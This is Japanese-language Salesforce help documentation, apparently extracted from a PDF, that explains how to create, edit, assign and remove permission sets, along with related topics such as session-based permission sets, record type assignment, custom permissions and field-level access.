権限セットの作成

権限セットをコピーするか、新しい権限セットを作成できます。コピーした権限セットには、開始時にコピー元の権限セットと同じライセンスと権限があります。新しい権限セットには、開始時に選択されたライセンスと有効な権限はありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

段階的な手順: 権限セットを作成、編集、割り当てる

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. [新規] をクリックします。
3. 権限セット情報を入力します。
4. 権限セットのユーザ種別を選択します。

関連トピック:

権限セット

権限セットライセンスとは?

権限セットでのユーザライセンスと権限セットライセンス

ユーザライセンスと権限セットライセンスを権限セットで使用して、権限セットの設定へのアクセス権を持つユーザの種別を制御できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

基本的な知識があれば、権限セットは簡単に作成できます。権限セットを作成するとき、特定のユーザライセンスまたは権限セットライセンスを選択します。1つの種類のライセンスを持つユーザのみがこの権限セットを使用する場合は、そのユーザに関連付けられているライセンスを選択します。たとえば、次のように割り当てます。

- 権限セットを Salesforce ライセンスを持つユーザに割り当てるには、Salesforce を選択します。
- 権限セットを Identity Connect 権限セットライセンスを持つユーザに割り当てるには、Identity Connect を選択します。

権限セットをさまざまなライセンスを持つユーザに割り当てることもできます。[--なし--] を選択します。このオプションでは、有効化されている権限を許可するライセンスを持つ任意のユーザに権限セットを割り当てることができます。権限セットを Salesforce ライセンスを持つユーザおよび Salesforce Platform ライセンスを持つユーザに割り当てるには、[--なし--] を選択します。

メモ:

- ユーザライセンスがない権限セットには、一部の有効な権限と設定が含まれていません。
- ライセンスがない権限セットは、有効化されている権限と設定を許可するユーザライセンスを持つユーザに対してのみ割り当てることができます。たとえば、ユーザライセンスのない権限セットを作成し、「Apex 開発」権限を有効化して、権限セットを Salesforce Platform ユーザに割り当てないでくださ

い。Salesforce Platform ユーザライセンスでは Apex の開発を許可していないため、この権限セットを Salesforce Platform ユーザに割り当てることはできません。

権限セットの考慮事項

権限セットの次の考慮事項と特殊な動作に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

新しい権限セットとコピーした権限セットの違い
: 新しい権限セットには、開始時に選択されたユーザライセンスと有効な権限はありません。コピーした権限セットには、コピー元の権限セットと同じユーザライセンスと権限があります。コピーした権限セットのユーザライセンスは変更できません。新しい権限セットに元の権限セットと同じユーザライセンスを設定する場合のみ、権限セットをコピーしてください。

制限
: 必ず、特定のエディションに関する Salesforce のエディション別の機能制限を参照してください。

ユーザライセンスの制限
: 一部のユーザライセンスでは、ユーザがアクセスできるカスタムアプリケーション数またはカスタムタブ数が制限されます。この場合、ユーザに割り当てられたプロファイルと権限セットを使用して、許可された数のみを割り当てることができます。たとえば、ある Force.com Light App にアクセスできる Force.com App Subscription ユーザライセンスを持つユーザは、そのアプリケーションのカスタムタブにのみアクセスできます。

割り当てられたアプリケーション
: 割り当てられたアプリケーション設定では、Force.com アプリケーションメニューで選択できるアプリケーションを指定します。プロファイルとは異なり、権限セットではデフォルトのアプリケーションを割り当てることはできません。アプリケーションを表示するかどうかのみを指定できます。

権限セットおよびプロファイル
: API バージョン 25.0 以降、明示的に割り当てられているかどうかに関係なく、すべてのプロファイルは自動的に権限セットに関連付けられます。この権限セットには、プロファイルのユーザ権限、オブジェクト権限、項目権限と、設定エンティティアクセス権設定が含まれます。これらのプロファイルによって所有される権限セットは、クエリできますが、変更はできません。また、ユーザインターフェースには表示されません。

権限セットと権限セットライセンス
: API バージョン 38.0 以降、権限セットを作成して権限セットライセンスに関連付けることができます。特定の権限セットライセンスを使用して権限セットを作成すると、その権限セットに割り当てられているユーザは、権限セットライセンスに関連付けられているすべての機能を利用できるようになります。

Apex クラスのアクセス
: 権限セットについて、最上位の Apex クラスのどのメソッドが実行可能であるかを指定できます。Apex クラスのアクセス設定は、次のメソッドにのみ適用されます。

- Web サービスメソッドなどの Apex クラスメソッド
- Visualforce ページに適用されるカスタム Visualforce コントローラまたはコントローラ拡張で使用されるメソッド

トリガは、権限設定に関係なく、トリガイベント (`insert` または `update`) で必ず起動されます。

関連トピック:

- レコードタイプへのアクセスの指定方法
- 権限セットでのユーザライセンスと権限セットライセンス
- オブジェクトの権限
- Salesforce の機能とエディションの制限

権限セットリストの使用

Salesforce組織の権限セットを表示するには、[設定]から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。[権限セット] リストページで、次の操作を実行できます。

- ドロップダウンリストからビューを選択して、権限セットの条件設定済みリストを表示する
- リストビューを作成または既存のビューを編集する
- ドロップダウンリストからリストビューを選択し、[削除] をクリックして、リストビューを削除する
- [作成] をクリックして権限セットを作成する
- をクリックして、リストビューを印刷する
- をクリックして、リストビューを更新する
- リストビューで権限を直接編集する
- 権限セット名をクリックして権限セットを参照または編集する
- 権限セットがどのユーザにも割り当てられていない場合、[削除] をクリックして権限セットを削除する

関連トピック:

- 権限セット

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを参照する、権限セットリストを印刷する

- 「設定・定義を参照する」

権限セットと権限セットリストビューを削除する

- 「プロファイルと権限セットの管理」

権限セットリストビューの作成と編集

権限セットリストビューを作成、編集して、特定の項目と権限が設定された権限セットのリストを表示できます。たとえば、「すべてのデータの編集」が有効になっているすべての権限セットのリストビューを作成できます。

1. [権限セット] ページで、[新規ビューの作成] をクリックするか、ビューを選択して [編集] をクリックします。
2. ビュー名を入力します。
3. [検索条件の指定] で、「*すべてのデータの編集 次の文字列と一致する* `True`」など、リスト項目が一致する必要がある条件を指定します。
   a. 設定名を入力するか、 をクリックして検索し、必要な設定を選択します。
   b. 検索条件の演算子を選択します。
   c. 一致する必要がある値を入力します。

      ヒント: ユーザライセンスがない権限セットのみを表示するには、［設定］に「ユーザライセンス」と入力して、［演算子］を `equals` に設定し、［値］項目に「""」と入力します。

   d. 別の検索条件を指定するには、[行を追加] をクリックします。検索条件行は、25 行まで指定できます。
4. [表示する項目の選択] で、リストビューの列として表示する設定を指定します。15 列まで追加できます。
   a. [検索] ドロップダウンリストから、設定種別を選択します。
   b. 追加する設定の最初の数文字を入力し、[検索] をクリックします。

      メモ: 検索で 500 個を超える値が検出されると、結果は表示されません。検索条件を絞り込み、表示される検索結果の数を減らしてください。
5. [保存] をクリックするか、既存のビューをコピーする場合は、名前を変更して [別名で保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットリストビューを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

関連トピック:

リストビューからの権限セットの編集

Salesforce Classic でのリストビューの作成

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大200件の権限セットの権限を変更できます。

メモ: この方法で権限セットを編集するときには注意してください。一括変更を行うと、組織内のユーザに対して広範囲の影響が及ぶ可能性があります。

1. 編集する権限セットと権限を含むリストビューを作成または選択します。
2. 複数の権限セットを編集するには、編集する各権限セットの横にあるチェックボックスをオンにします。複数ページの権限セットを選択した場合、各ページの選択は記憶されます。
3. 編集する権限をダブルクリックします。複数の権限セットの場合は、選択した権限セットのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「ケースの管理」と「ケース所有者の移行」が権限セットで有効になっている場合は、「ケース所有者の移行」を無効にすると、「ケースの管理」も無効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数の権限セットを変更するには、[選択した *n* 件のすべてのレコード](*n* は選択した権限セット数) を選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数の権限セットを編集する
- 「プロファイルと権限セットの管理」

複数の権限セットを編集する場合は、編集権限のある権限セットのみが変更されます。たとえば、インライン編集を使用して10個の権限セットの「すべてのデータの編集」を有効化し、1つの権限セットには「すべてのデータの編集」権限がないとします。この場合、「すべてのデータの編集」権限がない権限セット以外のすべての権限セットで「すべてのデータの編集」が有効になります。

すべての変更が、設定変更履歴に記録されます。

権限セットの概要ページ

権限セットの概要ページは、権限セットのすべての権限への開始点となります。権限セットの概要ページを開くには、[設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット]を選択して、表示する権限セットを選択します。

段階的な手順: 権限セットを作成、編集、および割り当てる

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを削除し、権限セットのプロパティを編集する
- 「プロファイルと権限セットの管理」

セッションベースの権限セット

セッションベースの権限セットを作成して、指定されたセッションの間のみアクセスを許可することができます。たとえば、認証されたセッション中のみアプリケーションにアクセス権を付与するセッションベースの権限セットを作成できます。

セッションベースの権限セットとは?
セッションベースの権限セットは、指定されたセッションの間のみ使用できます。セッションベースの権限セットをなぜ、どのような場合に作成するのかを理解します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Developer** Edition

セッションベースの権限セットとは?

セッションベースの権限セットは、指定されたセッションの間のみ使用できます。セッションベースの権限セットをなぜ、どのような場合に作成するのかを理解します。

メモ: セッションベースの権限セットは、現在、開発者プレビューとして利用できます。

重要: セッションの有効化が必要な権限セットを含む管理パッケージは、この機能なしでは顧客組織にインストールできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Developer** Edition

セッションベースの権限セットを使用して、事前に定義されたセッション種別の間のみ機能的なアクセスを許可します。たとえば、組織に「Conference Room」(会議室) というカスタムオブジェクトがあるとします。「Conference Room Sync」(会議室の同期) というモバイルアプリケーションに、そのオブジェクトへの参照および更新アクセス権があります。Conference Room Sync 接続モバイルアプリケーションがユーザのセッションを生成した場合にのみオブジェクトの更新を許可する権限セットを作成します。


または、機密情報にアクセスする Web アプリケーションがあるとします。セキュリティ上の理由により、事前に定義した期間中は特定種別のセッションへのユーザアクセスを制限します。ユーザがトークンを使用して環境への認証を行うときにのみ有効化する、セッションベースの権限セットを作成できます。トークンの有効期限が切れた場合、ユーザがアプリケーションに再度アクセスするときに再認証が必要になります。

セッションベースの権限セットを有効化するには、『SOAP API 開発者ガイド』の「SessionPermSetActivation」オブジェクトを参照してください。「セッション権限セットの有効化を管理」権限が必要になります。

セッションベースの権限セットをユーザに割り当てる前に、ユーザが権限セットの条件を満たせるようにします。たとえば、認証アプリケーションなど、適切なツールへのアクセス権をユーザに付与します。ベストプラクティスとして、ユーザに特定のアプリケーションやツールにアクセスできる条件について伝えます。

ヒント: 権限セットリストビューを作成するとき、どの権限セットがセッションベースかを表示するには、列を絞り込み、[セッションの有効化が必要] が含まれるように選択します。

ユーザの割り当て情報は、ユーザの詳細ページの [権限セットの割り当て: 有効化が必要] 関連リストに表示されます。



関連トピック:

権限セット

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン]タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

権限セット概要ページの[アプリケーション]セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、「設定・定義を参照する」では設定および管理設定ページを参照できます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

関連トピック:

- 権限セット
- 権限セットライセンスとは?

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

いずれかの権限セットの詳細ページで、 [設定の検索...] ボックスにオブジェクト、設定、または権限の名前から連続して 3 文字以上を入力します。検索語では、大文字と小文字は区別されません。入力すると、検索語に一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「セールス」と入力し、リストから［セールス］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「*albu*」と入力し、［Albums］を選択します。
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「*albu*」と入力し、［Albums］を選択し、[項目権限] で［説明］までスクロールします。
タブ	タブまたは親オブジェクト名	「レポー」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

結果が返されなくても心配はいりません。次のヒントを参考にしてください。

- オブジェクト、設定、または権限名に一致する連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索対象の権限、オブジェクト、設定が、現在の Salesforce 組織では使用できない可能性があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを検索する
- 「設定・定義を参照する」

- 検索対象の項目が、現在の権限セットに関連付けられているユーザライセンスでは使用できない可能性があります。たとえば、標準 Platform ユーザライセンスに関連する権限セットには、「すべてのデータの編集」権限は含まれません。
- 権限セットに関連付けられた権限セットライセンスに、検索しているオブジェクト、設定、または権限名が含まれていません。

関連トピック:

権限セット

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Force.com アプリケーションメニューで選択できるアプリケーションを指定します。

プロファイルとは異なり、権限セットではデフォルトのアプリケーションを割り当てることはできません。アプリケーションを表示するかどうかのみを指定できます。

アプリケーションを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[割り当てられたアプリケーション] をクリックします。
4. [編集] をクリックします。
5. アプリケーションを割り当てるには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [追加] をクリックします。権限セットからアプリケーションを削除するには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします。

関連トピック:

権限セット

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

割り当てられたアプリケーション設定を編集する
- 「プロファイルと権限セットの管理」

権限セットでのカスタムレコードタイプの割り当て

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで [オブジェクト設定] をクリックし、目的のオブジェクトをクリックします。
4. [編集] をクリックします。
5. この権限セットに割り当てるレコードタイプを選択します。
6. [保存] をクリックします。

関連トピック:

レコードタイプへのアクセスの指定方法

エディション

使用可能なエディション: Salesforce Classic

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットでレコードタイプを割り当てる
- 「プロファイルと権限セットの管理」

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

- ユーザのデフォルトのレコードタイプは、ユーザの個人設定で指定されます。デフォルトのレコードタイプを権限セットで指定することはできません。
- プロファイルでは［--マスタ--］レコードタイプを割り当てることができます。権限セットで割り当てることができるのは、カスタムレコードタイプのみです。レコード作成の動作は、プロファイルと権限セットでどのレコードタイプが割り当てられるかによって異なります。

ユーザのプロファイルに存在するレコードタイプ	ユーザの権限セット内のカスタムレコードタイプの合計数	レコード作成時の動作
--マスタ--	なし	新規レコードはマスタレコードタイプに関連付けられます。
--マスタ--	1	新規レコードはカスタムレコードタイプに関連付けられます。ユーザはマ

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザのプロファイルに存在するレコードタイプ	ユーザの権限セット内のカスタムレコードタイプの合計数	レコード作成時の動作
		スタレコードタイプを選択できません。
--マスタ--	複数	ユーザはレコードタイプの選択を求められます。
カスタム	1 つ以上	ユーザはレコードタイプの選択を求められます。個人設定では、ユーザのデフォルトのレコードタイプを使用するオプションを設定し、レコードタイプの選択を求められないようにできます。

- ページレイアウトの割り当てはプロファイルでのみ指定でき、権限セットでは使用できません。権限セットでカスタムレコードタイプを割り当てると、その権限セットを持つユーザには、プロファイルでそのレコードタイプに指定されたページレイアウトの割り当てが付与されます(プロファイルでは、ページレイアウトの割り当ては、レコードタイプが割り当てられていなくても、すべてのレコードタイプに対して指定されます)。
- リード変換では、ユーザのプロファイルで指定されたデフォルトのレコードタイプが、変換後のレコードに使用されます。
- ユーザは、任意のレコードタイプに割り当てられたレコードを参照できます。このため、ページレイアウトは、ユーザのプロファイルですべてのレコードタイプに割り当てられます。ユーザのプロファイルまたは権限セットでのレコードタイプの割り当てでは、ユーザがそのレコードタイプのレコードを参照できるかどうかは決まりません。レコードタイプの割り当ては、単にユーザがレコードを作成または編集するときにそのレコードタイプを使用できることを指定します。
- 権限セットでのレコードタイプは、パッケージおよび変更セットではサポートされていません。このため、Sandbox組織の権限セットでのレコードタイプの割り当ては、本番組織で手動で再現する必要があります。

関連トピック:

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て
元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て
権限セットでのカスタムレコードタイプの割り当て
元のプロファイルユーザインターフェースでのページレイアウトの割り当て

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[カスタム権限] をクリックします。
4. [編集] をクリックします。
5. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。権限セットからカスタム権限を削除するには、[有効化されたカスタム権限] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします

関連トピック:

カスタム権限

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

権限セットでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

権限セットの割り当ての管理

ユーザの詳細ページから 1 人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

- 1 人のユーザへの権限セットの割り当て
- 複数ユーザへの権限セットの割り当て
- 権限セットからのユーザ割り当ての削除

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ]ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットに割り当てられたすべてのユーザを表示するには、権限セットページから [割り当ての管理] をクリックします。[割り当てられたユーザ] ページでは、次の操作を実行できます。

- ユーザを権限セットに割り当てる
- 権限セットからユーザ割り当てを削除する
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示する

関連トピック:

1 人のユーザへの権限セットの割り当て

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットに割り当てられたユーザを参照する
- 「設定・定義を参照する」

1 人のユーザへの権限セットの割り当て

ユーザの詳細ページから、1 人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

メモ: [権限セットの割り当て]ページには、次のような権限セットが表示されます。

- ライセンスが関連付けられていない。たとえば、権限セットのライセンスの種類として[--なし--]が選択されている権限セットを割り当てることができます。権限セットの有効化された設定と権限がすべてユーザのライセンスで許可されることを確認します。有効化された設定と権限がユーザのライセンスで許可されない場合、割り当ては失敗します。
- ユーザのライセンスと一致する。たとえば、ユーザのライセンスがChatter Only である場合、Chatter Only ライセンスを持つ権限セットを割り当てることができます。
- 権限セットライセンスに固有である。「Identity: Finance」という名前の権限セットを作成して、その権限セットを「Identity Connect」権限セットライセンスに関連付けたとします。ユーザを「Identity: Finance」権限に割り当てると、ユーザは Identity Connect 権限セットライセンスで使用可能なすべての機能を利用できるようになります。

権限の中には、ユーザに権限を付与する前に、ユーザが権限セットライセンスを所有していることが要求されるものがあります。たとえば、「Identity

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

Connect を使用」ユーザ権限を「Identity」権限セットに追加する場合は、Identity Connect 権限セットライセンスを持つユーザのみを「Identity」権限セットに割り当てることができます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザを選択します。
3. [権限セットの割り当て] 関連リストで、[割り当ての編集] をクリックします。
4. 権限セットを割り当てるには、[選択可能な権限セット] で権限セットを選択して [追加] をクリックします。権限セットの割り当てを削除するには、[有効な権限セット] から権限セットを選択して [削除] をクリックします。
5. [保存] をクリックします。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

関連トピック:

- 複数ユーザへの権限セットの割り当て
- SalesforceA を使用したあらゆる場所からのユーザサポート
- 権限セットでのユーザライセンスと権限セットライセンス
- 複数ユーザへの権限セットの割り当て

複数ユーザへの権限セットの割り当て

任意の権限セットページから、権限セットを 1 人以上のユーザに割り当てることができます。

- 段階的な手順: 権限セットを割り当てる

関連トピック:

- 権限セットからのユーザ割り当ての削除
- 1 人のユーザへの権限セットの割り当て

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザに権限セットを割り当てる

- 「権限セットの割り当て」

権限セットからのユーザ割り当ての削除

任意の権限セットページで、1人以上のユーザから権限セットの割り当てを削除できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択します。
3. [権限セット] ツールバーで、[割り当ての管理] をクリックします。
4. この権限セットから削除するユーザを選択します。
   1 回に最大 1000 人のユーザを削除できます。
5. [割り当てを削除] をクリックします。
   このボタンは、1人以上のユーザが選択されている場合にのみ使用できます。
6. 権限セットに割り当てられているすべてのユーザのリストに戻るには、[完了] をクリックします。

関連トピック:

[複数ユーザへの権限セットの割り当て]

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットの割り当てを削除する
- 「権限セットの割り当て」

権限とアクセス権の無効化

プロファイルと権限セットを使用して、アクセス権を付与できますが、アクセス拒否を設定することはできません。プロファイルまたは権限セットのいずれかで許可された権限が優先されます。たとえば、Jane Smith のプロファイルで「所有権の移行」が有効化されていなくても、Jane の権限セットの2つで有効化されている場合、所有しているかどうかに関係なく、所有権を移行できます。権限を無効にするには、ユーザから権限のすべてのインスタンスを削除する必要があります。これは、次のアクションで実行できます。アクションごとに起こりうる結果を示します。

アクション	結果
権限を無効化する、またはプロファイルのアクセス設定とユーザに割り当てられているすべての権限セットを削除します。	プロファイルまたは権限セットに割り当てられている他のすべてのユーザの権限またはアクセス設定が無効化されます。
ユーザプロファイルで、権限またはアクセス設定が有効化されている場合、ユーザに別のプロファイルを割り当てます。 および	ユーザは、プロファイルまたは権限セットに関連付けられている他の権限またはアクセス設定を失う可能性があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アクション	結果
ユーザに割り当てられている権限セットで、権限またはアクセス設定が有効化されている場合、ユーザのその権限セットの割り当てを削除します。	

いずれの場合も結果を解決するには、すべての選択肢を検討します。たとえば、権限またはアクセス設定が有効化されている、割り当てられたプロファイルまたは割り当てられている権限セットをコピーできます。次に、権限またはアクセス設定を無効化して、コピーしたプロファイルまたは権限セットをユーザに割り当てます。もう1つの方法として、できるだけ多くのユーザを表せるように最小限の権限と設定を含む基本プロファイルを作成します。次に、権限セットを作成して他のアクセス権を追加していきます。

関連トピック:

- ユーザ権限およびアクセス
- 段階的な手順: 権限セットを作成、編集、および割り当てる
- 1 人のユーザへの権限セットの割り当て

項目へのアクセスはどのように決まるのですか?

ユーザによる Salesforce の特定の項目の表示と編集が可能であるかどうかは、さまざまな要素によって制御されます。レコードタイプ、ユーザ、または項目レベルで項目へのユーザアクセスを制御できます。

- ページレイアウト — 特定のレコードタイプの項目が参照可能、必須、編集可能、または参照のみであるかを設定します。
- 項目レベルセキュリティ — どの項目が参照可能、編集可能、または参照のみであるかを設定することで、項目に対するユーザのアクセス権をさらに制限します。項目レベルセキュリティの設定のほうがページレイアウトで設定された項目のプロパティよりも厳しい場合、前者の設定が後者の設定に優先します。
- 権限—ユーザ権限のなかには、ページレイアウトの設定と項目レベルセキュリティの設定より優先されるものがあります。たとえば、「参照のみ項目の編集」権限を持っているユーザは、他のどの設定にも関係なく常に参照のみ項目を編集できます。
- 必須項目 — カスタム項目を必須にして、項目レベルセキュリティやページレイアウトの制限の緩い設定を上書きします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

